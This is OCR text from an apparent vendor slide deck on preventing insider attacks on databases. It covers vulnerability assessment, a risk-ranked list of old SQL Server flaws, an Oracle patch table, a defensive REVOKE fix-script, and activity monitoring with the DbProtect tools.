
Password Attack in Progress



Next Steps: Privilege Escalation




The Attacker Owns the Database



How Do You Stop the Malicious Insider?

Apply the vulnerability management lifecycle...



Establish Controls & Track Progress

- Document systems
- Establish controls
- Demonstrate continuous improvement


Monitor Controls & Flag Violations


- Who did it?
- What did they do?
- When did they do it?

Database Security Best Practices


- Vulnerability Assessment
  - Discover what you have to build an updated inventory
  - Regularly assess your databases for known vulnerabilities
  - Patch and reconfigure based on value and risk
- Database Activity Monitoring
  - Alert in real-time against attempted exploits
  - Alert in real time against any other suspicious or unusual access
  - Determine who accessed which systems, when, and how
  - Determine what they did (both users and administrators)
  - Understand where the threat / risk originates and deploy the appropriate solution to defend against such threats
- Change Auditing
  - Establish a baseline policy for database – configuration, schema, users, privileges and structure – and then track deviations from that baseline
- Selective, Column-Level Encryption


Assess: Discover all your databases







Prioritize: Analyze Risk










Risk Level	Vulnerability
High	srv_paraminfo buffer overflow in xp_showcolv
High	srv_paraminfo buffer overflow in xp_updatecolvbm
High	xp_dirtree buffer overflow
High	xp_mergelineages buffer overflow
High	xp_proxiedmetadata buffer overflow
Medium	Buffer overflow in LPC
Medium	Database ownership chaining patch not installed
Medium	Named Pipe Hijacking
Low	BULK INSERT buffer overflow
Low	Changing mode may leave sa password blank

Fix

- Patch to limit exposure to known vulnerabilities

Critical Patch Update	MetaLink Note ID	Latest Version/Date
Critical Patch Update - January 2007	4033351	Rev 1, 12 January 2007
Critical Patch Update - October 2006	391581	Rev 3, 20 November 2006
Critical Patch Update - July 2006	372827.1	Rev 1, 13 July 2006
Critical Patch Update - April 2006		
Critical Patch Update - January 2006		
Critical Patch Update - October 2005	339931	Rev 2, 13 December 2005
Critical Patch Update - July 2005	311034.1	Rev 1, 13 July 2005
Critical Patch Update - April 2005	311401	Rev 2, 13 April 2005
Critical Patch Update - January 2005	293951	Rev 2, 15 March 2005




- Remediate misconfigurations
  - Generate Fix-scripts

```
-- The following statement is to fix a vulnerability within the following check:
-- srv_paraminfo buffer overflow in xp_peekqueue
USE master
GO
REVOKE EXECUTE ON master.dbo.xp_peekqueue FROM public
GO
```

- Identify and change default & weak passwords

Monitor: Database Activity

Alert potential security issues, log routine business transactions



DbProtect: Preventing the "Insider X" Attack


AppDetective

- Discover unauthorized databases
- Configure secure settings
  - Disable OLE DB Ad-hoc queries

AppRadar


- Monitor changes to stored procedures
  - Log the change and who made it
- Detect use of sensitive and powerful functions
  - OPENROWSET

DbProtect AppDetective: Discover the Unauthorized DB

